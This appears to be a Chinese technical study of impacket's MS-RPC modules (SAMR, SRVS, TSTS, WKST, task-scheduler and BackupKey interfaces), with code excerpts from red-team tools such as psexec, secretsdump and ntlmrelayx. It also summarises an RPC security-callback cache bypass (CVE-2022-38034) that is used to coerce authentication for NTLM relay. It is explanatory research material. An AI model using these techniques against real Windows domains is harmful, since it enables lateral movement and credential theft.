在sam-the-admin中调用的addcomputer也是通过samr的SamrCreateUser2InDomain方法

```
eg./sam-the-admin/blob/main/utils/addcomputer.py
                try:
                    createUser = samr.hSamrCreateUser2InDomain(dce,
domainHandle, self.__computerName, samr.USER_WORKSTATION_TRUST_ACCOUNT,
samr.USER_FORCE_PASSWORD_CHANGE,)
                except samr.DCERPCSessionError as e:
                    if e.error_code == 0xc0000022:
                        raise Exception("User %s doesn't have right to create a
machine account!" % self.__username)
                    elif e.error_code == 0xc00002e7:
                        raise Exception("User %s machine quota exceeded!" %
self.__username)
                    else:
                        raise

                userHandle = createUser['UserHandle']
```

[MS-SRVS]srvs.py

服务器服务远程协议,用于通过SMB协议远程启用文件和打印机共享以及对服务器的命名管道访问,还用于远程管理运行 Windows 的服务器。简单来讲就是[MS-SRVS] 调用 [MS-SMB2] 进行文件服务器管理

首先我们来看一下模块实现了接口的哪些方法

```
OPNUMS = {
 8 : (NetrConnectionEnum, NetrConnectionEnumResponse),列出了对服务器上 的共享资源进行的所有树连接或 从特定计算机建立的所有树连接
 9 : (NetrFileEnum, NetrFileEnumResponse),根据指定的参数返回有关服务器上部分或所有打开文件的信息
10 : (NetrFileGetInfo, NetrFileGetInfoResponse),检索有关特定开放服务器资源的信息
11 : (NetrFileClose, NetrFileCloseResponse),服务器在 RPC_REQUEST 数据包中接收 NetrFileClose 方法。作为响应，服务器必须强制关闭服务器上打开的资源实例（例如，文件、设备或命名管道）
12 : (NetrSessionEnum, NetrSessionEnumResponse),返回有关在服务器上建立的会话的信息
13 : (NetrSessionDel, NetrSessionDelResponse),结束服务器和客户端之间的一个或多个网络会话
14 : (NetrShareAdd, NetrShareAddResponse),共享服务器资源
15 : (NetrShareEnum, NetrShareEnumResponse),检索有关服务器上每个共享资源的信息
16 : (NetrShareGetInfo, NetrShareGetInfoResponse),从ShareList检索有关服务器上特定共享资源的信息
17 : (NetrShareSetInfo, NetrShareSetInfoResponse),在 ShareList 中设置共享资源的参数
18 : (NetrShareDel, NetrShareDelResponse),从 ShareList 中删除共享名称，这会断开与共享资源的所有连接。如果共享是粘性的，则有关该共享的所有信息也会从永久存储中删除
19 : (NetrShareDelSticky, NetrShareDelStickyResponse),清除 ShareList 中 Share 的 IsPersistent成员将共享标记为非持久
20 : (NetrShareCheck, NetrShareCheckResponse),检查服务器是否正在共享设备
21 : (NetrServerGetInfo, NetrServerGetInfoResponse),检索 CIFS 和 SMB 1.0 版服务器的当前配置信息
22 : (NetrServerSetInfo, NetrServerSetInfoResponse),为 CIFS 和 SMB 1.0 版文件服务器设置服务器操作参数；它可以单独或共同设置它们。信息的存储方式使其在系统重新初始化后仍然有效
23 : (NetrServerDiskEnum, NetrServerDiskEnumResponse),检索服务器上的磁盘驱动器列表。该方法返回一个由三个字符组成的字符串数组（一个驱动器号、一个冒号和一个终止空字符
24 : (NetrServerStatisticsGet, NetrServerStatisticsGetResponse),检索服务的操作统计信息
```


25 : (NetrServerTransportAdd, NetrServerTransportAddResponse),将服务器绑定到传输协议
26 : (NetrServerTransportEnum, NetrServerTransportEnumResponse),枚举有关服务器在TransportList中管理的传输协议的信息
27 : (NetrServerTransportDel, NetrServerTransportDelResponse),从服务器解除绑定（或断开连接）传输协议。如果此方法成功，服务器将无法再使用指定的传输协议（如 TCP 或 XNS）与客户端通信。
28 : (NetrRemoteTOD, NetrRemoteTODResponse),返回服务器上的时间信息
30 : (NetprPathType, NetprPathTypeResponse),检查路径名以确定其类型
31 : (NetprPathCanonicalize, NetprPathCanonicalizeResponse),将路径名转换为规范格式
32 : (NetprPathCompare, NetprPathCompareResponse),执行两条路径的比较
33 : (NetprNameValidate, NetprNameValidateResponse),执行检查以确保指定的名称是指定类型的有效名称
34 : (NetprNameCanonicalize, NetprNameCanonicalizeResponse),将名称转换为指定类型的规范格式
35 : (NetprNameCompare, NetprNameCompareResponse),对特定名称类型的两个名称进行比较
36 : (NetrShareEnumSticky, NetrShareEnumStickyResponse),检索有关其 IsPersistent 设置在 ShareList 中设置的每个粘性共享资源的信息
37 : (NetrShareDelStart, NetrShareDelStartResponse),执行两阶段共享删除的初始阶段
38 : (NetrShareDelCommit, NetrShareDelCommitResponse),执行两阶段共享删除的最后阶段
39 : (NetrpGetFileSecurity, NetrpGetFileSecurityResponse),向调用者返回保护文件或目录的安全描述符的副本
40 : (NetrpSetFileSecurity, NetrpSetFileSecurityResponse),设置文件或目录的安全性
41 : (NetrServerTransportAddEx, NetrServerTransportAddExResponse),将指定的服务器绑定到传输协议
43 : (NetrDfsGetVersion, NetrDfsGetVersionResponse),检查服务器是否是DFS服务器，如果是则返回 DFS 版本
44 : (NetrDfsCreateLocalPartition, NetrDfsCreateLocalPartitionResponse),将共享标记为DFS共享
45 : (NetrDfsDeleteLocalPartition, NetrDfsDeleteLocalPartitionResponse),删除服务器上的DFS 共享
46 : (NetrDfsSetLocalVolumeState, NetrDfsSetLocalVolumeStateResponse),将本地DFS 共享设置为联机或脱机。
48 : (NetrDfsCreateExitPoint, NetrDfsCreateExitPointResponse),在服务器上创建一个DFS链接
49 : (NetrDfsDeleteExitPoint, NetrDfsDeleteExitPointResponse),删除服务器上的DFS 链接
50 : (NetrDfsModifyPrefix, NetrDfsModifyPrefixResponse),更改对应于服务器上DFS链接的路径
51 : (NetrDfsFixLocalVolume, NetrDfsFixLocalVolumeResponse),提供 服务器上新DFS 共享的信息
52 : (NetrDfsManagerReportSiteInfo, NetrDfsManagerReportSiteInfoResponse),获取应该对应于指定服务器覆盖的 Active Directory站点
53 : (NetrServerTransportDelEx, NetrServerTransportDelExResponse),服务器在 RPC_REQUEST 数据包中接收 NetrServerTransportDelEx 方法。作为响应，服务器从服务器解除绑定（或断开连接）传输协议。如果此方法成功，服务器将无法再 使用指定的传输协议（如 TCP 或 XNS）与客户端通信
54 : (NetrServerAliasAdd, NetrServerAliasAddResponse),将别名附加到现有服务器名称并将别名对象插入AliasList中，通过它可以使用服务器名称或别名访问共享资源。别名用于根据每个树连接请求中显示的服务器名称来标识哪些资源对SMB客户端可见。
55 : (NetrServerAliasEnum, NetrServerAliasEnumResponse),根据指定的别名或服务器名称检索服务器的别名信息
56 : (NetrServerAliasDel, NetrServerAliasDelResponse),根据指定的别名从服务器别名列表中删除别名
57 : (NetrShareDelEx, NetrShareDelExResponse),从ShareList中删除共享，这会断开与共享资源的所有连接。如果共享是粘性的，则有关该共享的所有信息也会从永久存储中删除。
}

我们可以看到在sambaclient和smbconnection中通过srvs来连接获取samba文件共享的信息

```
eg./impacket/smbconnection.py
 def listShares(self):
        """
        get a list of available shares at the connected target
        :return: a list containing dict entries for each share
        :raise SessionError: if error
        """
        # Get the shares through RPC
        from impacket.dcerpc.v5 import transport, srvs
        rpctransport = transport.SMBTransport(self.getRemoteName(),
self.getRemoteHost(), filename=r'\srvsvc',
                                              smb_connection=self)
        dce = rpctransport.get_dce_rpc()
        dce.connect()
        dce.bind(srvs.MSRPC_UUID_SRVS)
        resp = srvs.hNetrShareEnum(dce, 1)
        return resp['InfoStruct']['ShareInfo']['Level1']['Buffer']

eg./examples/smbclient.py
    def do_info(self, line):
        if self.loggedIn is False:
            LOG.error("Not logged in")
            return
        rpctransport = transport.SMBTransport(self.smb.getRemoteHost(), filename
= r'\srvsvc', smb_connection = self.smb)
        dce = rpctransport.get_dce_rpc()
        dce.connect()
        dce.bind(srvs.MSRPC_UUID_SRVS)
        resp = srvs.hNetrServerGetInfo(dce, 102)

        print("Version Major: %d" % resp['InfoStruct']['ServerInfo102']
['sv102_version_major'])
        print("Version Minor: %d" % resp['InfoStruct']['ServerInfo102']
['sv102_version_minor'])
        print("Server Name: %s" % resp['InfoStruct']['ServerInfo102']
['sv102_name'])
        print("Server Comment: %s" % resp['InfoStruct']['ServerInfo102']
['sv102_comment'])
        print("Server UserPath: %s" % resp['InfoStruct']['ServerInfo102']
['sv102_userpath'])
        print("Simultaneous Users: %d" % resp['InfoStruct']['ServerInfo102']
['sv102_users'])
```

Cold Hard Cache — Bypassing RPC Interface Security with Cache Abuse

安全回调允许 RPC 服务器开发人员限制对 RPC 接口的访问。它允许他们应用自己的逻辑来允许特定用户的访问权限、实施身份验证或传输类型，或阻止对特定 opnums 的访问（用 opnums 表示服务器公开的函数；即操作编号）。 每次客户端调用服务器上公开的函数时，RPC 运行时都会触发此回调。



RPC runtime实施了安全回调结果缓存，以提高性能和利用率。这本质上意味着，runtime在每次调用安全回调之前都会尝试使用缓存条目。我们来深入了解一下此实施。

在 RPC_INTERFACE::DoSyncSecurityCallback 调用安全回调之前，它首先检查是否存在缓存条目。它通过调用 OSF_SCALL::FindOrCreateCacheEntry 来实现此目的。

OSF_SCALL::FindOrCreateCacheEntry 执行以下操作：

- 它从 SCALL（一个代表客户端调用的对象）获取客户端的安全上下文。
- 它从客户端的安全上下文获取缓存字典。
- 它使用接口指针作为字典的键。值是缓存条目。
- 如果没有缓存条目存在，它会创建一个。

为了使缓存正常运行， **服务器和客户端都需要注册并设置身份验证信息。**

SSPI 多路复用

在注册身份验证信息的过程中，服务器必须指定要使用的身份验证服务。身份验证服务是一个 安全支持提供程序 (SSP)，它是一个软件包，可处理从客户端收到的身份验证信息。在大多数情况下，这将是 NTLM SSP、Kerberos SSP 或 Microsoft Negotiate SSP，该服务会在 Kerberos 和 NTLM 之间选择最佳的可用选项。

RPC runtime在全局范围内保存身份验证信息。这意味着，如果两个 RPC 服务器共享同一个进程，并且其中一个注册了身份验证信息，则另一个服务器也会具有身份验证信息。客户端现在可以在访问每一个服务器的时候对绑定进行身份验证

srvsvc 的安全回调具有以下逻辑：

- 如果远程客户端尝试访问 64-73（含）范围内的函数，则拒绝访问
- 如果非集群帐户的远程客户端尝试访问 58-63（含）范围内的函数，则拒绝访问

因此，从本质上讲，远程客户端会被阻止访问接口的这些特定函数。此范围检查提示受限制的函数存在敏感因素，应仅由预期的（本地）进程调用。

尽管此检查试图阻止对这些函数的远程访问，但远程攻击者可以通过滥用缓存来绕过此检查。首先，远程攻击者调用一个不在此范围内的函数，即一个远程可用的函数。由于安全回调函数返回 RPC_S_OK，RPC 运行时会将此结果作为一个成功的结果进行缓存。由于接口没有使用 RPC_IF_SEC_CACHE_PER_PROC 标志注册，因此缓存将基于接口。因此，下次攻击者在同一接口上调用 **任何** 函数时，将使用该缓存条目并允许访问。这意味着，攻击者现在可以调用他们不应具有访问权限的本地函数，而安全回调根本就不会被调用。

Srvsvc 不注册身份验证信息，因此，在正常情况下，客户端无法对绑定进行身份验证，因此缓存也就无法启用。事实证明，当服务器机器的内存小于 3.5 GB 时， Srvsvc 与其他服务共享同一个 svchost 进程。“AD Harvest Sites and Subnets Service”和“Remote Desktop Configuration service”服务 可注册身份验证信息，因此，srvsvc 现在容易受到缓存攻击。

在这种特定情况下，攻击者可以访问 opnums 为 58-74 的受限制函数。攻击者可以利用这些函数做的其中一件事是 强迫进行远程机器身份验证。

WksSvc 会公开 MS-WKST 接口。该服务负责管理域成员资格、计算机名称和到 SMB 网络重定向器的连接，比如 SMB 打印机服务器。通过查看接口的安全回调，我们可以看到，有几个函数的处理方式与其他的不同。opnum 在 8-11 之间的函数也被选为由本地客户端调用，这意味着不允许远程调用它们。但是，由于我们拥有缓存，我们先调用一个允许远程调用的不同函数，然后再调用其中一个受限制的函数，我们可以远程调用本地受限的函数，因为第一个调用的结果已缓存。

> 当应用程序驻留在具有其他 RPC 服务器的进程中时，所有应用程序都会侦听所有协议。因此，如果一个组件只为 LRPC 调用，它不一定只能通过 LRPC 访问。它可以通过其他协议访问，因为进程中的其他 RPC 服务器可能正在侦听管道或套接字。
>
> 与严格的上下文句柄类似，不在进程中放置另一个端点并不意味着另一个端点不存在。不管你如何注册你的服务器，你的接口和你的端点之间没有特殊的关联；所有接口都可以在该进程的所有端点上调用。这是端点安全模型无效的另一个原因；如果安全描述符被放置在端点上，攻击者可以调用另一个端点上的接口。
>
> 为确保仅在特定协议序列上调用进程，请注册安全回调函数，并在该函数中检查调用的协议序列。

公开的函数包括 *NetrUseAdd*、 *NetrUseGetInfo*、 *NetrUseDel*和 *NetrUseEnum*。我们可以向 *NetrUseAdd* 传递一些标记，指示它在“全局”域名空间创建映射，这将影响所有用户。可以在可用的标头文件 *LMUse.h 中找到这些标记*:

```
//
// LevelFlags : The lower 16 bits describe the use level while the upper 16 bits are flags.
//


#define USE_FLAG_GLOBAL_MAPPING 0x10000

#define USE_LEVEL(LEVELFLAGS) ((LEVELFLAGS) & 0xffff)
#define USE_FLAGS(LEVELFLAGS) ((LEVELFLAGS) & 0xffff0000)
```

这给了我们两种攻击方案：

1.我们可以要求对我们的共享文件夹进行身份验证；然后我们可以把它中继到不同的服务器，进行 NTLM 中继攻击，或者存储令牌并离线破解密码。

2.或者我们可以用有趣或有用的文件来伪装现有的文件服务器（或假装是新的文件服务器）。由于这些文件在我们的控制之下，我们可以按照我们认为合适的方式将其作为攻击武器，希望它们能让我们感染目标用户。

WksSvc 下的 RPC 服务器本身并不执行任何身份验证注册。如果服务是独立运行的，则无法进行客户端身份验证（会导致错误 *RPC_S_UNKNOWN_AUTHN_SERVICE*）。因此，我们需要让该服务与其他服务一起运行，以便同时滥用 SSPI 多路复用。 **这将受影响的 Windows 版本** 限制为 Windows 10 版本 1703 之前的版本，或运行内存小于 3.5 GB 的较新版本。

poc:https://github.com/akamai/akamai-security-research/tree/main/PoCs/cve-2022-38034

transport.py

实现了 DCE/RPC的传输协议

通过DCERPCTransportFactory建立TCP、UDP、HTTP、SMB等协议的rcp连接

```
def DCERPCTransportFactory(stringbinding):
    sb = DCERPCStringBinding(stringbinding)
```

```
    na = sb.get_network_address()
    ps = sb.get_protocol_sequence()
    if 'ncadg_ip_udp' == ps:
        port = sb.get_endpoint()
        if port:
            rpctransport = UDPTransport(na, int(port))
        else:
            rpctransport = UDPTransport(na)
    elif 'ncacn_ip_tcp' == ps:
        port = sb.get_endpoint()
        if port:
            rpctransport = TCPTransport(na, int(port))
        else:
            rpctransport = TCPTransport(na)
    elif 'ncacn_http' == ps:
        port = sb.get_endpoint()
        if port:
            rpctransport = HTTPTransport(na, int(port))
        else:
            rpctransport = HTTPTransport(na)
    elif 'ncacn_np' == ps:
        named_pipe = sb.get_endpoint()
        if named_pipe:
            named_pipe = named_pipe[len(r'\pipe'):]
            rpctransport = SMBTransport(na, filename = named_pipe)
        else:
            rpctransport = SMBTransport(na)
    elif 'ncalocal' == ps:
        named_pipe = sb.get_endpoint()
        rpctransport = LOCALTransport(filename = named_pipe)
    else:
        raise DCERPCException("Unknown protocol sequence.")

    rpctransport.set_stringbinding(sb)
    return rpctransport
```

以/examples/psexec.py举例,通过DCERPCTransportFactory建立scmr接口（\pipe\svcctl）的rpc连接

```
eg./examples/psexec.py
    executer = PSEXEC(command, options.path, options.file, options.c,
int(options.port), username, password, domain, options.hashes,
                      options.aesKey, options.k, options.dc_ip,
options.service_name, options.remote_binary_name)
    executer.run(remoteName, options.target_ip)

   def run(self, remoteName, remoteHost):
        stringbinding = r'ncacn_np:%s[\pipe\svcctl]' % remoteName
        logging.debug('StringBinding %s'%stringbinding)
        rpctransport = transport.DCERPCTransportFactory(stringbinding)
        rpctransport.set_dport(self.__port)
        rpctransport.setRemoteHost(remoteHost)
        if hasattr(rpctransport, 'set_credentials'):
            # This method exists only for selected protocol sequences.
```

```
            rpctransport.set_credentials(self.__username, self.__password,
self.__domain, self.__lmhash,
                                         self.__nthash, self.__aesKey)
        rpctransport.set_kerberos(self.__doKerberos, self.__kdcHost)
        self.doStuff(rpctransport)
```

[MS-TSTS]tsts.py

终端服务终端服务器runtime接口协议（Terminal Services Terminal Server Runtime）。终端服务终端服务器runtime接口协议是一种基于 RPC 的协议，用于远程查询和配置终端服务器的各个方面。

模块没有提供方法操作数的枚举变量，翻了下windows提供的手册结合源码可以看到实现了本地会话管理服务器\TermSrv 客户端\TermSrv 服务器的方法

```
3.3.4.1.1 RpcOpenSession (Opnum 0)返回终端服务器 上指定会话的句柄。调用此方法不需要特殊权限
3.3.4.1.2 RpcCloseSession (Opnum 1)关闭与终端服务器上指定会话的连接。此方法必须在RpcOpenSession之后调用。如果有多个线程在运行，则必须序列化对该方法的调用，否则该函数的行为是未知的。调用此方法不需要特殊权限。
3.3.4.1.3 RpcConnect（Opnum 2）将 RpcOpenSession 返回的会话句柄 重新连接到终端服务器上的另一个指定会话
3.3.4.1.4 RpcDisconnect (Opnum 3)断开终端服务器上的指定会话。
3.3.4.1.5 RpcLogoff（Opnum 4）注销终端服务器上的指定会话
3.3.4.1.6 RpcGetUserName (Opnum 5)获取登录到终端服务器 上指定会话的用户的用户名和域名
3.3.4.1.7 RpcGetTerminalName (Opnum 6)获取与终端服务器上指定会话关联的终端的名称
3.3.4.1.8 RpcGetState (Opnum 7)获取终端服务器上指定会话的状态
3.3.4.1.9 RpcIsSessionDesktopLocked (Opnum 8)检查终端服务器上的指定会话是否处于锁定状态
3.3.4.1.10 RpcShowMessageBox (Opnum 9)在终端服务器上运行的目标用户会话中显示一个带有指定消息和标题的消息框
3.3.4.1.11 RpcGetTimes (Opnum 10)获取终端服务器上指定会话的连接、断开和登录时间
3.3.4.1.12 RpcGetSessionCounters (Opnum 11)返回与终端服务器关联的各种性能计数器。调用此方法不需要特殊权限
3.3.4.1.13 RpcGetSessionInformation（Opnum 12）检索有关在终端服务器上运行的指定会话的信息。呼叫者必须具有会话的 WINSTATION_QUERY 权限
3.3.4.1.14 RpcGetLoggedOnCount (Opnum 15)获取用户连接和设备连接的会话数。调用此方法不需要特殊权限
3.3.4.1.15 RpcGetSessionType (Opnum 16)获取与指定会话关联的类型。调用此方法不需要特殊权限
3.3.4.1.16 RpcGetSessionInformationEx (Opnum 17)检索有关在终端服务器上运行的指定会话的扩展信息。呼叫者必须对会话具有 WINSTATION_QUERY 权限
.........
```

具体利用在/examples/tstool.py中

```
# 终端服务操作工具。
# qwinsta：显示有关远程桌面服务会话的信息。
#tasklist：显示系统中当前正在运行的进程列表。
# taskkill：通过进程 ID (PID) 或映像名称终止任务
# tscon：将用户会话附加到远程桌面会话
# tsdiscon：断开远程桌面服务会话
# tslogoff：注销远程桌面服务会话
# shutdown： 远程关机
# msg：向远程桌面服务会话 (MSGBOX) 发送消息
```

[MS-WKST]wkst.py

工作站服务远程协议，该协议远程查询和配置远程计算机上smb重定向器的某些方面。官方描述比较笼统。

我们直接看下模块实现了哪些接口方法

```
OPNUMS = {
 0 : (NetrWkstaGetInfo, NetrWkstaGetInfoResponse),返回有关远程计算机配置的详细信息，包括计算机名称和操作系统的主要和次要版本号
 1 : (NetrWkstaSetInfo, NetrWkstaSetInfoResponse),根据调用中传递的信息结构配置远程计算机
 2 : (NetrWkstaUserEnum, NetrWkstaUserEnumResponse),返回有关当前在远程计算机上处于活动状态的用户的详细信息
 5 : (NetrWkstaTransportEnum, NetrWkstaTransportEnumResponse),提供有关远程计算机上的 SMB 网络重定向器当前启用的传输协议的详细信息
 6 : (NetrWkstaTransportAdd, NetrWkstaTransportAddResponse),使SMB网络重定向器能够在远程计算机上使用传输协议
# 7 : (NetrWkstaTransportDel, NetrWkstaTransportDelResponse),
 8 : (NetrUseAdd, NetrUseAddResponse),在工作站服务器和 SMB 服务器之间建立连接。工作站服务器不应允许远程调用此方法
 9 : (NetrUseGetInfo, NetrUseGetInfoResponse),从远程工作站检索有关与 SMB 服务器上共享资源的连接的详细信息。服务器不应允许远程调用此方法
10 : (NetrUseDel, NetrUseDelResponse),终止从工作站服务器到 SMB 服务器上共享资源的连接。服务器不应该允许远程调用此方法
11 : (NetrUseEnum, NetrUseEnumResponse),列出工作站服务器和远程 SMB 服务器之间的打开连接。服务器不应允许远程调用此方法
13 : (NetrWorkstationStatisticsGet, NetrWorkstationStatisticsGetResponse),返回有关远程计算机上SMB 网络重定向器的各种统计信息
20 : (NetrGetJoinInformation, NetrGetJoinInformationResponse),检索有关指定计算机加入的工作组或域的详细信息
22 : (NetrJoinDomain2, NetrJoinDomain2Response),使用加密凭据将计算机加入域或工作组
23 : (NetrUnjoinDomain2, NetrUnjoinDomain2Response),使用加密凭据使计算机脱离工作组或域
24 : (NetrRenameMachineInDomain2, NetrRenameMachineInDomain2Response),使用加密凭据来更改本地持久变量ComputerNameNetBIOS并可选择重命名当前在域中的服务器的计算机帐户，而无需先从域中删除计算机然后再将其添加回来
25 : (NetrValidateName2, NetrValidateName2Response),验证计算机、工作组或域名的有效性
26 : (NetrGetJoinableOUs2, NetrGetJoinableOUs2Response),返回一个组织单元 (OU)列表，用户可以在其中创建对象
27 : (NetrAddAlternateComputerName, NetrAddAlternateComputerNameResponse),为指定服务器添加备用名称
28 : (NetrRemoveAlternateComputerName, NetrRemoveAlternateComputerNameResponse),删除指定服务器的备用名称
29 : (NetrSetPrimaryComputerName, NetrSetPrimaryComputerNameResponse),设置指定服务器的主计算机名称
30 : (NetrEnumerateComputerNames, NetrEnumerateComputerNamesResponse),
}返回指定服务器的计算机名称列表。查询的结果由名称的类型决定
```

可以看到在/examples/netview.py中就是利用该接口hNetrWkstaUserEnum方法获取当前登录用户

```
def getLoggedIn(self, target):
        if self.__targets[target]['Admin'] is False:
            return

        if self.__targets[target]['WKST'] is None:
```

```
            stringWkstBinding = r'ncacn_np:%s[\PIPE\wkssvc]' % target
            rpctransportWkst =
transport.DCERPCTransportFactory(stringWkstBinding)
            if hasattr(rpctransportWkst, 'set_credentials'):
                # This method exists only for selected protocol sequences.
                rpctransportWkst.set_credentials(self.__username,
self.__password, self.__domain, self.__lmhash,
                                                 self.__nthash, self.__aesKey)
                rpctransportWkst.set_kerberos(self.__doKerberos, self.__kdcHost)

            dce = rpctransportWkst.get_dce_rpc()
            dce.connect()
            dce.bind(wkst.MSRPC_UUID_WKST)
            self.__maxConnections -= 1
        else:
            dce = self.__targets[target]['WKST']

        try:
            resp = wkst.hNetrWkstaUserEnum(dce,1)
        except Exception as e:
            if str(e).find('Broken pipe') >= 0:
                # The connection timed-out. Let's try to bring it back next
round
                self.__targets[target]['WKST'] = None
                self.__maxConnections += 1
                return
            elif str(e).upper().find('ACCESS_DENIED'):
                # We're not admin, bye
                dce.disconnect()
                self.__maxConnections += 1
                self.__targets[target]['Admin'] = False
                return
            else:
                raise
```

在/examples/secretsdump.py中则是是用来查看计算机信息

```
    def getMachineNameAndDomain(self):
        if self.__smbConnection.getServerName() == '':
            # No serverName.. this is either because we're doing Kerberos
            # or not receiving that data during the login process.
            # Let's try getting it through RPC
            rpc =
transport.DCERPCTransportFactory(r'ncacn_np:445[\pipe\wkssvc]')
            rpc.set_smb_connection(self.__smbConnection)
            dce = rpc.get_dce_rpc()
            dce.connect()
            dce.bind(wkst.MSRPC_UUID_WKST)
            resp = wkst.hNetrWkstaGetInfo(dce, 100)
            dce.disconnect()
            return resp['WkstaInfo']['WkstaInfo100']['wki100_computername']
[:-1], resp['WkstaInfo']['WkstaInfo100'][

     'wki100_langroup'][:-1]
```

```
        else:
            return self.__smbConnection.getServerName(),
self.__smbConnection.getServerDomain()
```

MS-TSCH

MS-TSCH 计划任务rpc接口，用于注册和配置任务或查询远程服务器上正在运行的任务的状态，主要由三个独立的远程过程调用 (RPC) 接口组成

- Net Schedule (ATSvc) 对任务进行增删改查
- Task Scheduler Agent (SASec)
- Windows Vista operating system Task Remote Protocol (ITaskSchedulerService)

MS-TSCH 计划任务rpc接口，用于注册和配置任务或查询远程服务器上正在运行的任务的状态，主要由三个独立的远程过程调用 (RPC) 接口组成

- Net Schedule (ATSvc) 对任务进行增删改查
- Task Scheduler Agent (SASec) 对帐户信息进行操作
- Windows Vista operating system Task Remote Protocol (ITaskSchedulerService) 对任务进行增删改查，但不通过远程注册表和文件系统协议，而是用xml格式来配置任务

atsvc.py

是Net Schedule (ATSvc) 的py模块，在一开始就规定了接口的uuid

```
MSRPC_UUID_ATSVC  = uuidtup_to_bin(('1FF70682-0A51-30E8-076D-
740BE8CEE98B','1.0'))
```

- **名称**: ATSvc
- **UUID**：1ff70682-0a51-30e8-076d-740be8cee98b
- 文件路径：C:\Windows\System32\ **taskcomp.dll**

接着定义了接口使用的静态flag参数，和增删改查等功能请求的结构体以及请求包构造函数

```
class NetrJobAdd(NDRCALL):
    opnum = 0
    structure = (
        ('ServerName',ATSVC_HANDLE),
        ('pAtInfo', AT_INFO),
    )
.......
def hNetrJobAdd(dce, serverName = NULL, atInfo = NULL):
    netrJobAdd = NetrJobAdd()
    netrJobAdd['ServerName'] = serverName
    netrJobAdd['pAtInfo'] = atInfo
    return dce.request(netrJobAdd)
```

RPC 客户端

- mstask.dll
- schedcli.dll

sasec.py

Task Scheduler Agent (SASec) 接口的功能实现模块

- **名称**: SASec
- **UUID**：378E52B0-C0A9-11CF-822D-00AA0051E40F
- 文件路径：C:\Windows\System32\ **taskcomp.dll**

主要是涉及到账户信息修改的计划任务,要求客户端还使用 Windows 远程注册表协议规范MSRRP

```
class SASetAccountInformation(NDRCALL):
    opnum = 0
    structure = (
        ('Handle', PSASEC_HANDLE),
        ('pwszJobName', WSTR),
        ('pwszAccount', WSTR),
        ('pwszPassword', LPWSTR),
        ('dwJobFlags', DWORD),
    )

class SASetAccountInformationResponse(NDRCALL):
    structure = (
        ('ErrorCode',ULONG),
    )
.......
def hSASetAccountInformation(dce, handle, pwszJobName, pwszAccount,
pwszPassword, dwJobFlags=0):
    request = SASetAccountInformation()
    request['Handle'] = handle
    request['pwszJobName'] = checkNullString(pwszJobName)
    request['pwszAccount'] = checkNullString(pwszAccount)
    request['pwszPassword'] = checkNullString(pwszPassword)
    request['dwJobFlags'] = dwJobFlags
    return dce.request(request)
```

tsch.py

- **Name**: ITaskSchedulerService
- **UUID**: 86d35949-83c9-4044-b424-db363231fd0c
- **FilePath**: C:\Windows\System32\schedsvc.dll

xml格式如下

```
 <!-- Task -->
 <xs:complexType name="taskType">
   <xs:all>
   <xs:element name="RegistrationInfo" type="registrationInfoType"
minOccurs="0"/>
     <xs:element name="Triggers" type="triggersType" minOccurs="0"/>
     <xs:element name="Settings" type="settingsType" minOccurs="0"/>
     <xs:element name="Data" type="dataType" minOccurs="0"/>
     <xs:element name="Principals" type="principalsType" minOccurs="0"/>
     <xs:element name="Actions" type="actionsType"/>
   </xs:all>
   <xs:attribute name="version" type="versionType" use="optional"/>
 </xs:complexType>
```

具体的各项参数配置参见文档

https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-tsch/0d6383e4-de92-43e7-b0bb-a60cfa36379f

模块中主要是各项静态参数配置,各项请求结构体及各项请求包构建函数

这是红队工具中最常用的也是功能最完善的计划任务接口,在impacket的example的ntlm中继进攻中,也是使用该模块的hSchRpcRegisterTask函数创建计划任务

```
eg./examples/ntlmrelayx/attacks/rpcattack.py
import string
import random

from impacket import LOG
from impacket.dcerpc.v5 import tsch
from impacket.dcerpc.v5.dtypes import NULL


        LOG.info('Creating task \\%s' % tmpName)
        tsch.hSchRpcRegisterTask(self.dce, '\\%s' % tmpName, xml,
tsch.TASK_CREATE, NULL, tsch.TASK_LOGON_NONE)
```

RPC 客户端

- taskcomp.dll
- taskschd.dll
- wmicmiplugin.dll

[MS-BKRP]bkrp.py

密钥备份rpc接口,客户端使用 BackupKey 远程协议在服务器的帮助下加密和解密敏感数据（例如加密密钥）。使用此协议加密的数据只能由服务器解密，客户端可以安全地将此类加密数据写入没有特别保护的存储中。在 Windows 中，此协议用于通过Active Directory 域中的数据保护应用程序接口 (DPAPI)提供 用户密钥加密

模块对backupkey进行封装,实现了请求服务端对数据进行封装或解包等接口功能,BackuprKey方法接口参数如下

```
NET_API_STATUS BackuprKey(
  [in] handle_t h,
  [in] GUID* pguidActionAgent,
  [in, size_is(cbDataIn)] byte* pDataIn,
  [in] DWORD cbDataIn,
  [out, size_is(,*pcbDataOut)] byte** ppDataOut,
  [out] DWORD* pcbDataOut,
  [in] DWORD dwParam
);
```

pguidActionAgent对应各功能uuid如下

价值	意义
BACKUPKEY_BACKUP_GUID7F752B10-178E-11D1-AB8F-00805F14DB40	请求服务器端包装。输入时，*pDataIn* 必须指向包含要包装的秘密的BLOB 。服务器必须将 pDataIn 视为不透明的二进制数据。在输出时，*ppDataOut*必须包含以第2.2.4节中指定的格式包装的秘密。详见3.1.4.1.1节。
BACKUPKEY_RESTORE_GUID_WIN2K7FE94D50-178E-11D1-AB8F-00805F14DB40	请求解包服务器端包装的秘密。输入时，*pDataIn*必须指向包含包装密钥的BLOB，格式在 2.2.4 节中指定。在输出时，*ppDataOut*必须包含一个指向解包秘密的指针，由客户端提供给*BACKUPKEY_BACKUP_GUID*调用。详见3.1.4.1.2节。
